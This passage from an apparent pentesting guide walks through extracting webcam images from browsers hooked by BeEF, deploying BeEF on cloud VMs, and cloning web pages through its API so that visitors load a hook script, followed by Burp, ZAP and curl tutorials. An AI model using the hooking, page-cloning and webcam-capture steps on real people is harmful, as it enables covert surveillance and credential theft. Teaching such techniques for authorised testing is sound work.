.schema core_hookedbrowsers
.schema core_results
select id from core_hookedbrowsers where ip = "192.168.1.103";
select distinct command_id from core_results where hooked_browser_id = 6;
.output log.txt
select data from core_results where hooked_browser_id = 6 and command_id = 17;
```

Then process `log.txt` to get the images:

```
INPUT=log.txt
IMAGE=image-
rm -rf ${IMAGE}[0-9][0-9]
sed -ne '/^{"data":"image=/{s/^{\"data\":\"image=//;s/\"};//p}' $INPUT | \
    split -d -l 1 - $IMAGE
for i in ${IMAGE}[0-9][0-9]; do
    base64 -d $i > $i.jpg
done
rm -rf ${IMAGE}[0-9][0-9]
```

The webcam images are visible as `image-[0-9][0-9].jpg`.

More exploiting hooked browsers

Consult the [BeEF wiki](#) for more examples: [BeEF wiki social engineering](#) and [BeEF wiki metasploit](#) are good starts.

Stopping the services

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# stop BeEF communication server prior to exploits
$SUDO service beef-xss stop
```

6.2.4 DigitalOcean BeEF clone_page example

From [BeEF web cloning](#), [BeEF mass mailing](#), [Social Engineering with better BeEF!](#):

Both the web cloner and the mass mailer functionality are currently exposed only via the RESTful API. To clone <https://example.com/login.aspx> and mount it on `/login.aspx` on BeEF, use the following curl request:(update [BeEF]; and [token]; accordingly):

```
curl -H "Content-Type: application/json; charset=UTF-8" -d
'{"url":"https://example.com/login.aspx", "mount":"/login.aspx"}'
-X POST http://[BeEF]/api/seng/clone_page?token=[token];
```

This example shows how to use the web cloner on a DigitalOcean Debian 8 VM (droplet) running BeEF. The Debian package **authbind** is used to allow BeEF to listen on privileged port 443.

Server setup

Assume a DigitalOcean droplet: size 512 MB, Debian 8 x64 image, with `~/.ssh/keys/id_do_rsa` for passwordless access to the droplet (or type in passwords below). First start by connecting as root to the VM:

```
# set to BeEF server IP and remove any known_hosts of same IP
VM=162.243.153.78
ssh-keygen -f "$HOME/.ssh/known_hosts" -R $VM
# will use ssh keys for passwordless access to VM
ssh-add ~/.ssh/keys/id_do_rsa
ssh root@$VM
```

At the BeEF VM as root create & su to normal user for BeEF setup:

```
VM=162.243.153.78
# create a non-root user to "su"
RU=hacker
apt-get install sudo -y
useradd -m $RU
passwd $RU
# enter password twice
usermod -a -G sudo $RU
chsh -s /bin/bash $RU
# userdel -r $RU

# switch to normal user
su - $RU
FQDN="pentest-meetup.do.bitbender.org"
VM=162.243.153.78
HTTP=https
RU=hacker
BEEF_IPP="$VM"
BEEF_USER="lethal"
BEEF_PW="beef-test"

# BeEF VM setup
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date
$SUDO apt-get update
$SUDO apt-get remove rpcbind -y
$SUDO apt-get autoremove -y
$SUDO apt-get install curl git -y
$SUDO apt-get install authbind -y
# let $RU access ports 80, 443
$SUDO touch /etc/authbind/byport/80
$SUDO chgrp $RU /etc/authbind/byport/80
$SUDO chmod 770 /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chgrp $RU /etc/authbind/byport/443
$SUDO chmod 770 /etc/authbind/byport/443

# install, setup BeEF
$SUDO apt-get install gnupg2 -y
gpg2 --keyserver hkps://keys.gnupg.net --recv-keys_
↪409B6B1796C275462A1703113804BB82D39DC0E3
curl -sSL https://raw.githubusercontent.com/wayneesequin/rvm/master/binscripts/rvm-
↪installer \
| bash -s stable
source ~/.rvm/scripts/rvm
rvm install 2.1.5
rvm use 2.1.5 -- default
```

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```

gem install bundler
git clone git://github.com/beefproject/beef.git
cd beef
# edit config.yaml to change
#   beef:http:host from "0.0.0.0" to "$FQDN"
#   beef:http:port from "3000" to "443"
#   userid/password from beef/beef to lethal/beef-test
#   https: enable: true
mv config.yaml config.yaml.orig
cp config.yaml.orig config.yaml
sed -i -e 's/host: "0.0.0.0"/host: "'$FQDN'/' config.yaml
sed -i -e 's/port: "3000"/port: "'443'/' config.yaml
sed -i -e 's/user:  "beef"/user:  "'$BEEF_USER'/' config.yaml
sed -i -e 's/passwd: "beef"/passwd: "'$BEEF_PW'/' config.yaml
[[ "$HTTP" == "https" ]] && sed -i -e '/https:{n;s/false/true/}' config.yaml
bundle install
nohup authbind ruby beef &
# when done, stop BeEF via
#   kill -INT $(ps -C ruby -o pid=)

```

Clone_page

Continue on from the session above to clone <https://pentest-meetup.appspot.com/html/index.html>:

```

BEEF_IPP="$FQDN"
BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
# clone_page https://pentest-meetup.appspot.com/html/index.html
#   first get the API token needed for authentication
DATA='{ "username": "'$BEEF_USER'", "password": "'$BEEF_PW'" }'
RESPONSE=$(curl --silent --insecure --request POST \
    --header "Content-Type: application/json" \
    --data "$DATA" \
    $HTTP://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\ "success\": }
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\ "token\":\ "}
TOKEN=${TOKEN%%\ " *}
echo TOKEN=$TOKEN

#   now use the token to clone_page
curl --insecure --header "Content-Type: application/json; charset=UTF-8" \
    --data '{ "url": "https://pentest-meetup.appspot.com/html/index.html", "mount": "/
    ↪html/index.html" }' \
    --request POST $HTTP://$BEEF_IPP/api/seng/clone_page?token=$TOKEN

```

At this point the web page has been cloned on the BeEF server and you can open the web page `$HTTP://$FQDN/html/index.html` to get hooked.

```
curl --silent --insecure https://$FQDN/html/index.html | grep hook.js
```

6.2.5 Google Compute Engine BeEF clone_page example

External vs internal IP

Here is the Google Compute Engine (GCE) version of the DigitalOcean clone_page example. This illustrates setting up BeEF behind a NAT'ed server: DigitalOcean's sole network interface uses the VM's external IP (simplifying the setup), whereas GCE's sole network interface uses the VM's internal IP address. For configuration this means for DigitalOcean's config.yaml uses:

```
beef:
  http:
    host: "EXTERNAL_IP_OR_FQDN"
    port: "EXTERNAL_PORT"
```

But GCE needs to handle the NAT so config.yaml uses:

```
beef:
  http:
    host: "INTERNAL_IP_OR_FQDN"
    port: "INTERNAL_PORT"
    public: "EXTERNAL_IP_OR_FQDN"
    public_port: "EXTERNAL_PORT"
```

Complicating this is the fact that currently BeEF's web_clone.rb has a bug in generating the <script> tag for **hook.js** in that it uses beef:http:host and beef:http:port; for GCE this is the non-routable internal IP which cannot be access by the victim making it impossible to hook any client. Here's the web_clone.rb before code:

```
beef_proto = @config.get("beef.http.https.enable") == true ? "https" : "http"
@beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.get('beef.
↳http.port')}#{@config.get('beef.http.hook_file')}"
```

and while this is not an official fix, this code makes GCE work:

```
beef_proto = @config.get("beef.http.https.enable") == true ? "https" : "http"
beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.http.public")_
↳: @config.get('beef.http.host')
beef_port = @config.get("beef.http.public_port") != nil ? @config.get("beef.http.
↳public_port") : @config.get('beef.http.port')
@beef_hook = "#{beef_proto}://#{@beef_host}:#{@beef_port}#{@config.get('beef.http.hook_
↳file')}"
```

To generate a patch file for application later we run:

```
git diff extensions/social_engineering/web_cloner/web_cloner.rb > patch.diff
# Later apply patch via:
# git apply patch.diff
```

The actual patch is:

```
diff --git a/extensions/social_engineering/web_cloner/web_cloner.rb b/extensions/
↳social_engineering/web_cloner/web_cloner.rb
index 5ef7083..d0f9203 100644
--- a/extensions/social_engineering/web_cloner/web_cloner.rb
+++ b/extensions/social_engineering/web_cloner/web_cloner.rb
@@ -15,7 +15,9 @@ module BeEF
   @config = BeEF::Core::Configuration.instance
   @cloned_pages_dir = "#{File.expand_path('../../../extensions/social_
↳engineering/web_cloner', __FILE__)}/cloned_pages/"
```

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```

        beef_proto = @config.get("beef.http.https.enable") == true ? "https" :
↪ "http"
-        @beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.
↪ get('beef.http.port')}#{@config.get('beef.http.hook_file')}"
+        beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.
↪ http.public") : @config.get('beef.http.host')
+        beef_port = @config.get("beef.http.public_port") != nil ? @config.get(
↪ "beef.http.public_port") : @config.get('beef.http.port')
+        @beef_hook = "#{beef_proto}://#{@beef_host}:#{@beef_port}#{@config.get('beef.
↪ http.hook_file')}"
        end

def clone_page(url, mount, use_existing, dns_spoof)

```

Server setup

Here is the command-line level for setting up a GCE BeEF instance. We'll leave out the details of setting up a GCE account, installing Google Cloud SDK, setting up DNS (you could hack your /etc/hosts file),

```

# *****
# *****
# Exploiter host steps
#   Create GCE instance
#   ssh to instance
# *****
# *****

# Google-isms
PROJECT="bitbender.org:bitbender"
ZONE="us-centrall-c"
MACHINE="f1-micro"
IMAGE="https://www.googleapis.com/compute/v1/projects/debian-cloud/global/images/
↪ backports-debian-7-wheezy-v20150423"
INSTANCE="pentest-meetup"
TAG=beef
# Use this DNS name (put in DNS or /etc/hosts on remote machines)
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"
# Create SSH key (or use existing one)
VMUSER=hacker
EMAIL="hacker@$DOMAIN"
SSH_PRIV_FILE="$HOME/.ssh/id_rsa_gce"
SSH_PUB_FILE="$SSH_PRIV_FILE.pub"
# enter a password
ssh-keygen -t rsa -b 4096 -C "$EMAIL" -f $SSH_PRIV_FILE
SSH_PUB_KEY="$(cat $SSH_PUB_FILE)"

# Set project and zone
gcloud config set project $PROJECT
gcloud config set compute/zone $ZONE

# See existing instances
gcloud compute instances list

# Add beef firewall tag

```

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```

# NOTE: more ports needed as more BeEF ports used
gcloud compute firewall-rules list
gcloud compute firewall-rules delete beef-local --quiet
gcloud compute firewall-rules create beef-local --network default \
    --allow udp:5300,tcp:6789 --source-ranges 127.0.0.1 --target-tags $TAG
gcloud compute firewall-rules delete beef-external --quiet
gcloud compute firewall-rules create beef-external --network default \
    --allow udp:5300,tcp:80,tcp:443,tcp:2000,tcp:3000 --target-tags $TAG
gcloud compute firewall-rules list

# Create instance using beef firewall tag
gcloud compute --project "$PROJECT" \
    instances create "$INSTANCE" \
        --zone "$ZONE" --machine-type "$MACHINE" --network "default" \
        --maintenance-policy "MIGRATE" \
        --scopes=https://www.googleapis.com/auth/devstorage.read_only,https://www.
↪googleapis.com/auth/logging.write \
        --tags=$TAG \
        --image "$IMAGE" \
        --boot-disk-type "pd-standard" \
        --boot-disk-device-name "$INSTANCE" \
        --metadata "sshKeys=$VMUSER:$SSH_PUB_KEY"

# Wait for it to start then get external and internal IPs
gcloud compute instances list

# Here goes the external and internal IPs
EXT_IP=23.236.54.36
# Remove external IP from known_hosts
ssh-keygen -f "$HOME/.ssh/known_hosts" -R $EXT_IP
# Add IP to /etc/hosts if not part of DNS
# echo "$NAT $FQDN" >> /etc/hosts
INT_IP=10.240.52.147
ssh-add $SSH_PRIV_FILE

# Log into GCE instance (no password needed)
ssh $VMUSER@$EXT_IP

```

Now that you're on the VM:

```

# *****
# *****
# GCE steps
# *****
# *****

# Set up variables again ...
# REMEMBER TO CHANGE THE IPs
EXT_IP=23.236.54.36
INT_IP=10.240.52.147
VMUSER=hacker
INSTANCE="pentest-meetup"
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"

# More variables
BEEF_IPP="$FQDN"

```

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```

BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date

# Install needed software and set up authbind to allow binding to low port numbers
$SUDO apt-get update
$SUDO apt-get install curl git -y
$SUDO apt-get install authbind -y
$SUDO touch /etc/authbind/byport/80
$SUDO chgrp $VMUSER /etc/authbind/byport/80
$SUDO chmod 770 /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chgrp $VMUSER /etc/authbind/byport/443
$SUDO chmod 770 /etc/authbind/byport/443
$SUDO apt-get install gnupg2 -y
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys_
↳409B6B1796C275462A1703113804BB82D39DC0E3
curl -sSL https://raw.githubusercontent.com/wayneesequin/rvm/master/binscripts/rvm-
↳installer \
    | bash -s stable
source ~/.rvm/scripts/rvm
rvm install 2.1.5
rvm use 2.1.5 -- default
gem install bundler
git clone git://github.com/beefproject/beef.git
cd beef
# patch web_cloner.rb
cat > patch.diff <<EOF
diff --git a/extensions/social_engineering/web_cloner/web_cloner.rb b/extensions/
↳social_engineering/web_cloner/web_cloner.rb
index 5ef7083..d0f9203 100644
--- a/extensions/social_engineering/web_cloner/web_cloner.rb
+++ b/extensions/social_engineering/web_cloner/web_cloner.rb
@@ -15,7 +15,9 @@ module BeEF
    @config = BeEF::Core::Configuration.instance
    @cloned_pages_dir = "#{File.expand_path(' ../../../../extensions/social_
↳engineering/web_cloner', __FILE__)}/cloned_pages/"
    beef_proto = @config.get("beef.http.https.enable") == true ? "https" :
↳"http"
-    @beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.
↳get('beef.http.port')}:#{@config.get('beef.http.hook_file')}"
+    beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.
↳http.public") : @config.get('beef.http.host')
+    beef_port = @config.get("beef.http.public_port") != nil ? @config.get(
↳"beef.http.public_port") : @config.get('beef.http.port')
+    @beef_hook = "#{beef_proto}://#{@beef_host}:#{@beef_port}:#{@config.get('beef.
↳http.hook_file')}"
    end

    def clone_page(url, mount, use_existing, dns_spoof)
EOF
git apply patch.diff
# edit config.yaml
[[ ! -e config.yaml.orig ]] && mv config.yaml config.yaml.orig

```

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```

cp config.yaml.orig config.yaml
if [[ "$EXT_IP" != "$INT_IP" ]]; then
    sed -i -e 's/#public: "/"public: "'$FQDN'"/' config.yaml
    sed -i -e 's/#public_port: "/"public_port: "'443'"/' config.yaml
fi
sed -i -e 's/host: "0.0.0.0"/host: "'$INT_IP'"/' config.yaml
sed -i -e 's/port: "3000"/port: "'443'"/' config.yaml
sed -i -e 's/user: "beef"/user: "'$BEEF_USER'"/' config.yaml
sed -i -e 's/passwd: "beef"/passwd: "'$BEEF_PW'"/' config.yaml
sed -i -e 's/https://{n;s/false/true/}' config.yaml
# install beef
bundle install

# Now run beef
# see only port 22 listening
ss -tnl
nohup authbind ruby beef &
# do this a couple of times to see how fast it starts
ss -tnl
# when done, stop BeEF via
# kill -INT $(ps -C ruby -o pid=)
# look at log
# less $HOME/beef/nohup.out

```

Now the BeEF instance is up and running. Continue the demo on your exploit machine.

Clone_page

Here is the command-line level for cloning a web page. After this is done you should be able to visit <https://protect\T1\textdollarFQDN/html/index.html> and get hooked:

```

# *****
# *****
# Exploiter host steps
# Clone a web site
# *****
# *****

# Set up variables again ...
BEEF_IPP="$FQDN"
BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
CLONEME="https://pentest-meetup.appspot.com/html/index.html"

# Get RESTapi TOKEN
DATA="{\"username\":\"'$BEEF_USER'\", \"password\":\"'$BEEF_PW'\"}"
RESPONSE=$(curl --silent --insecure --request POST \
    --header "Content-Type: application/json" \
    --data "$DATA" \
    $HTTP://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\"success\":}
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\"token\":}

```

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```
TOKEN=${TOKEN%%\}*}
echo TOKEN=$TOKEN

# clone_page using the TOKEN
curl --insecure --header "Content-Type: application/json; charset=UTF-8" \
  --data '{"url":"'${CLONEME}', "mount":"/html/index.html"}' \
  --request POST $HTTP://$BEEF_IP/api/seng/clone_page?token=$TOKEN

# Now can fetch cloned page and get hooked:
# curl --insecure $HTTP://$FQDN/html/index.html | grep hook
```

Server delete

If you're done now first logon/logoff the GCE instance to shut down BeEF and the server:

```
# On the attacker machine
PROJECT="bitbender.org:bitbender"
ZONE="us-central1-c"
INSTANCE="pentest-meetup"
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"
VMUSER=hacker
EMAIL="hacker@$DOMAIN"
SSH_PRIV_FILE="$HOME/.ssh/id_rsa_gce"
ssh-add $SSH_PRIV_FILE
ssh $VMUSER@$EXT_IP

# on the GCE BeEF instance
cd
cd beef
kill -INT $(ps -C ruby -o pid=)
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date
$SUDO shutdown -h now

# On the attacker machine
# it takes a little while for the instance to reach TERMINATED status
gcloud compute instances list
# If you're done with the instance:
gcloud compute instances delete $INSTANCE --quiet
gcloud compute instances list
# And remove the added firewall-rules
gcloud compute firewall-rules delete beef-local --quiet
gcloud compute firewall-rules delete beef-external --quiet
```

Don't forget to clean up DNS or your /etc/hosts file.

6.3 Burp Suite and ZAP

Virtually all the exploits are written up using command line tools only. However, web exploits are usually first investigated using GUI tools like web browsers and intercepting proxies like [Burp Suite](#) and [ZAP](#).

[Burp Suite Editions](#) has free and professional editions. The free edition provides: an intercepting proxy; an application-aware spider; a repeater tool allowing request manipulation and resend; and some additional tools. It lacks a scanner, has some speed limitations, and lacks a save/restore feature.

[ZAP](#) is an [OWASP](#) open source “integrated penetration testing tool for finding vulnerabilities in web applications”. Consult the web site for documentation.

6.3.1 Burp Suite

Burp Suite Setup

You can start Burp Suite as `burpsuite` from the command line or the gui *Kali Linux → Web Applications → Web Application Proxies → burpsuite*.

Installing Burp’s CA Certificate

Follow [Installing Burp’s CA Certificate](#) to install the Burp Suite CA certificate:

By default, when you browse an HTTPS website via Burp, the Proxy generates an SSL certificate for each host, signed by its own Certificate Authority (CA) certificate. This CA certificate is generated the first time Burp is run, and stored locally. To use Burp Proxy most effectively with HTTPS websites, you will need to install Burp’s CA certificate as a trusted root in your browser.

The certificate installation instructions also show how to [Configure Your Browser](#) to use the Burp Suite proxy.

Proxy Options

Select *Proxy* then *Options*. Under *Proxy Listeners* select *Proxy*; then under *Intercept Server Responses* select all but status code not matching `^304$`.

Intercept On/Off

Remember to turn the proxy intercept on/off as desired on the *Intercept is on/off* button, located on the *Proxy & Intercept* tabs. Pentesters have left it on and wondered why their web browser hangs.

6.3.2 ZAP

ZAP Setup

You can start ZAP as `owasp-zap` from the command line or the gui *Kali Linux → Web Applications → Web Application Proxies → owasp-zap*.

Installing ZAP’s CA Certificate

Follow [Adding SSL Certificates from OWASP ZAP - A Visual Walkthrough](#). Basically, run `owasp-zap` then *Tools → Options... → Options → Dynamic SSL Certificates → Generate (only if there is no Root CA certificate) → Save → Save → OK* to export the ZAP Root CA. Next import it into Icedove via *Preferences → Advanced → Certificates → View Certificates → Import... → browse to & select exported ZAP Root CA → Open → select all “Trust this CA...” checkboxes → OK → OK → Close*. This will eliminate the constant SSL error messages when using ZAP.

Managing Add-ons

Run `owasp-zap` then *Help* → *Check for Updates...* → *Marketplace* to view and select add-ons for installation. Use *Help* → *Check for Updates...* → *Installed* to check for updates to installed add-ons.

6.4 curl

6.4.1 where curl fits in

`curl` sends HTTP requests and receives HTTP responses, but does not deal with javascript, flash, java, or other software execution handled by the normal browser. This means that pentesting requires a browser to determine the effects of these unsupported languages, along with possibly other network capture tools like `ngrep/tcpdump/wireshark/burpsuite/...` to analyze browser traffic. Given this non-`curl` background analysis, `curl` requests can often be crafted to perform the required pentesting functions.

In fact, with a little OAuth 2.0 authentication help via the user's browser, `curl` can be used to access Google service. [Using OAuth 2.0 for Devices](#) describes using a browser to provide OAuth 2.0 authentication to Google services, allowing `curl` access to the Google APIs.

But most of the web is much simpler than Gmail, so most of the HTTP pentest challenges can be done in `curl`. You may ask, why not just use the browser and skip `curl`? First, it's good to be able to work from the command line in preparation for those situations where no GUI is available. Second, writing up `curl`-based solutions is much more concise and easy to reproduce, especially when browser-based solutions require screen shots for potentially multiple browsers. And `curl` is supported on multiple platforms including Windows.

6.4.2 curl vs wget, ...

If you [Compare cURL Features with Other Download Tools](#) you'll see it's comparatively full-featured. It's biggest shortcoming is that it lacks the recursive download capability of `wget`. A more modern alternative is `httpie`, but that's very unlikely to be installed on an exploited machine.

See [cURL Documentation](#) for more info, especially [Using cURL to automate HTTP jobs](#), [cURL HTTP Cookies](#), [cURL FAQ](#), and the [cURL Man Page](#).

6.4.3 curl examples

HTTP headers

Often you need to verify/study HTTP header information, for example the user agent or cookie settings. Use `--verbose` to view all HTTP data including sent & received HTTP headers, `--include` to view all received HTTP data including headers, and `--head` to request only header data:

```
hacker@kali:~$ curl --verbose --head --user-agent "hacker/1.0" --cookie "name=value" \
    http://www.example.com/ 2>&1 | egrep "Cookie|User-Agent"
> User-Agent: hacker/1.0
> Cookie: name=value
```

Some sites don't handle HEAD requests (like the site you're viewing right now):

```
hacker@kali:~$ curl -v --head https://pentest-meetup.appspot.com/ 2>&1
##### SNIP #####
> HEAD / HTTP/1.1
##### SNIP #####
< HTTP/1.1 405 Method Not Allowed
HTTP/1.1 405 Method Not Allowed
< Allow: GET
Allow: GET
##### SNIP #####
```

handling redirects

Some sites redirect you to another url, so use the `--location` option if you're OK with being redirected. In the following example the first request returns the HTTP header "Location: <https://pentest-meetup.appspot.com/html/index.html>" but doesn't follow the redirect, while the second adds the `--location` option to fetch the redirected page contents:

```
hacker@kali:~$ curl --include https://pentest-meetup.appspot.com/ 2>&1
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Location: https://pentest-meetup.appspot.com/html/index.html
Date: Fri, 21 Nov 2014 23:58:35 GMT
Server: Google Frontend
Content-Length: 0
Alternate-Protocol: 443:quic,p=0.02

hacker@kali:~$ curl --include --location https://pentest-meetup.appspot.com/ 2>&1
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Location: https://pentest-meetup.appspot.com/html/index.html
Date: Fri, 21 Nov 2014 23:58:55 GMT
Server: Google Frontend
Content-Length: 0
Alternate-Protocol: 443:quic,p=0.02

HTTP/1.1 200 OK
ETag: "SaaYKw"
Date: Fri, 21 Nov 2014 23:58:55 GMT
Expires: Sat, 22 Nov 2014 23:58:55 GMT
Cache-Control: public, max-age=86400
Content-Type: text/html
Transfer-Encoding: chunked
Server: Google Frontend
Alternate-Protocol: 443:quic,p=0.02

<!DOCTYPE html>
##### SNIP #####
<head>
##### SNIP #####
</head>

<body class="wy-body-for-nav" role="document">
```

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```
##### SNIP #####
</body>
```

cookies

Review [cURL HTTP Cookies](#) to understand cookies in [curl](#). Very often you'll have to use the browser to understand the cookie flow between browser and server, then use curl to mimic that behavior. There are 3 cookie options to master:

- `--cookie-jar FILENAME`: store HTTP response cookies in FILENAME
- `--cookie FILENAMEorCOOKIES`: specify cookies to send with HTTP request, either from file FILENAME or a list of cookies ("red=value1; blue=value2;" - NOTE the space after the ';' is important)
- `----junk-session-cookies`: do not use session cookies specified via `--cookie`

The last `--cookie` replaces previous ones:

```
hacker@kali:~$ curl -v --head --cookie "red=1; blue=2;" \
  http://www.example.com/ 2>&1 | grep Cookie
> Cookie: red=1; blue=2;
hacker@kali:~$ curl -v --head --cookie "red=1; blue=2;" --cookie "blue=3;" \
  http://www.example.com/ 2>&1 | grep Cookie
> Cookie: blue=3;
hacker@kali:~$ curl -v --head --cookie "red=1; red=2;" \
  http://www.example.com/ 2>&1 | grep Cookie
> Cookie: red=1; red=2;
```

`--cookie-jar` saves cookies for subsequent requests. Using [Metasploitable's](#) vulnerable VM we make an initial request saving the cookies to a file and use them in a subsequent requests. If we want to change one of the cookies we have to edit the cookie jar or put them in a variable (and change the cookie):

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ URL_LOGIN="http://$TARGET/dvwa/login.php"
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
hacker@kali:~$ COOKIES_FILE=cookies.txt
hacker@kali:~$ cat /dev/null > $COOKIES_FILE

hacker@kali:~$ # Login to the web server to get some cookies
hacker@kali:~$ curl -v --cookie-jar "$COOKIES_FILE" \
  --form username="admin" \
  --form password="password" \
  --form Login="Login" \
  $URL_LOGIN 2>&1 | grep Cookie
< Set-Cookie: PHPSESSID=b3437c3e30ff06944b95376739257297; path=/
< Set-Cookie: security=high
hacker@kali:~$ cat $COOKIES_FILE
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

192.168.1.104 FALSE / FALSE 0 PHPSESSID
↪b3437c3e30ff06944b95376739257297
192.168.1.104 FALSE /dvwa/ FALSE 0 security high
```

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```

hacker@kali:~$ # Use the cookies in a subsequent request
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=high; PHPSESSID=b3437c3e30ff06944b95376739257297
hacker@kali:~$ # Now we want to change security from "high" to "medium"

hacker@kali:~$ # Method 1 - put cookies into variable, then edit it
hacker@kali:~$ COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=;/s/$;/;'
↵')
hacker@kali:~$ COOKIES=${COOKIES//'$\n'/ }
hacker@kali:~$ COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES
↵}*security=*;}"
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=medium; PHPSESSID=b3437c3e30ff06944b95376739257297

hacker@kali:~$ # Method 2 - edit the file, which preserves cookie attributes
hacker@kali:~$ sed -i -e '/security/s/high/medium/' $COOKIES_FILE
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=medium; PHPSESSID=b3437c3e30ff06944b95376739257297

```

NOTE: “name1=value1; name2=value2;” is valid, but forget the space after the ‘;’ is an invalid cookie, as in “name1=value1;name2=value2;”. From the W3C recommendation,

forms and tracing/dumping HTTP data

To prove we’ve encoded the form correctly, we’ll need the `--trace-ascii` option to dump the data. In our case we’ll just dump it to stdout via `--trace-ascii -`. Now on to forms.

`curl`’s support for forms requires understanding HTTP form’s 2 important elements:

- **HTML `<form>` method Attribute**

The method is either “get” (the default) or “post”.

- **HTML `<form>` enctype Attribute**

Used only for post forms. `enctype` usually is “application/x-www-form-urlencoded” (the default) or “multipart/form-data”.

The content type “application/x-www-form-urlencoded” is inefficient for sending large quantities of binary data or text containing non-ASCII characters. The content type “multipart/form-data” should be used for submitting forms that contain files, non-ASCII data, and binary data.

In `curl`, using `--data` or any of `--data-*` creates an application/x-www-form-urlencoded post form. Using `--form` creates a multipart/form-data post form. Note: use ‘@’ preceding the filename in a multipart/form-data form, e.g. “file=@filename”. Here are some post examples:

```

hacker@kali:~$ # --data submits "application/x-www-form-urlencoded"
hacker@kali:~$ curl -v --data name=value --trace-ascii - \
    http://www.example.com/ 2>&1 | egrep 'urlencoded|name=value'
0062: Content-Type: application/x-www-form-urlencoded
0000: name=value

hacker@kali:~$ # --data-urlencode when arguments require encoding
hacker@kali:~$ curl -v --data-urlencode 'name=1&2' --trace-ascii - \
    http://www.example.com/ 2>&1 | egrep 'urlencoded|name=1'
0062: Content-Type: application/x-www-form-urlencoded
0000: name=1%262

```

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```

hacker@kali:~$ # --form uploading a file
hacker@kali:~$ echo hello > upload.me
hacker@kali:~$ curl -v --form filename=@upload.me --trace-ascii - \
    http://www.example.com/ 2>&1 | sed -ne '/-----/,/-----/p'
0079: Content-Type: multipart/form-data; boundary=-----
00b9: -----fddbfcca03c5
0000: -----fddbfcca03c5
002c: Content-Disposition: form-data; name="filename"; filename="uploa
006c: d.me"
0073: Content-Type: application/octet-stream
009b:
== Info: additional stuff not fine transfer.c:1037: 0 0
=> Send data, 6 bytes (0x6)
0000: hello.
== Info: additional stuff not fine transfer.c:1037: 0 0
=> Send data, 48 bytes (0x30)
0000:
0002: -----fddbfcca03c5--

```

For those interested in json encoded forms:

```

hacker@kali:~$ # --data with "--header Content-Type" for json encoding
hacker@kali:~$ curl -v --data '{"name": "value"}' \
    --header "Content-Type: application/json" \
    http://www.example.com/ 2>&1 | grep '> Content-Type:'
> Content-Type: application/json

```

authentication

older authentication methods

`curl`'s [HTTP Authentication](#) and man page describe authentication for both the target web site and proxy server. Use `curl -V` to determine the if your compiled version of `curl` supports the particular version of authentication selected.

- `--user <user:password>/--user <user>/--user :/--proxy-user <user:password>/--proxy-user <user>/--proxy-user :`

Basic authentication unless other option provided, in which case provides the user/password for that authentication method. To hide the password from prying `ps -ef` commands, leave the password out and `curl` will prompt for it. If `--ntlm` is specified and you are using 'a Window SSPI-enabled curl binary and perform Kerberos V5, Negotiate or NTLM authentication then you can tell curl to select the user name and password from your environment by specifying a single colon with this option: `"-u :"`.

- `--basic/--proxy-basic`

Default authentication, uses basic authentication. Username and password exposed as base 64 encoded string.

- `--digest/--proxy-digest`

Digest authentication (password not sent clear text).

- `--ntlm/--proxyntlm`

NTLM authentication.

- `--negotiate/--proxy-negotiate`

Negotiate (SPNEGO) authentication.

- `--anyauth/--proxy-anyauth`

Tells curl to pick an authentication method.

Here we show basic and ntlm authentication.

```
hacker@kali:~$ # See which authentication methods are supported
hacker@kali:~$ curl -V | grep Features
Features: Debug GSS-Negotiate IDN IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
hacker@kali:~$ # Basic authentication insecurely base 64 encoded
hacker@kali:~$ curl -v --head --user name:password \
    http://www.example.com/ 2>&1 | grep Basic
* Server auth using Basic with user 'name'
> Authorization: Basic bmFtZTpwYXNzd29yZA==
hacker@kali:~$ echo -n 'bmFtZTpwYXNzd29yZA==' | base64 --decode -
name:password
hacker@kali:~$ # Hidden prompt for password in next command
hacker@kali:~$ curl -v --head --ntlm --user name \
    http://www.example.com/ 2>&1 | grep NTLM
* Server auth using NTLM with user 'name'
> Authorization: NTLM TlRMTVNTUAABAAABoIAAAAAAAAAAAAAAAAAAAAAA=
hacker@kali:~$ echo -n "TlRMTVNTUAABAAABoIAAAAAAAAAAAAAAAAAAAAAA=" | \
    base64 --decode -
NTLMSSP
```

oauth2

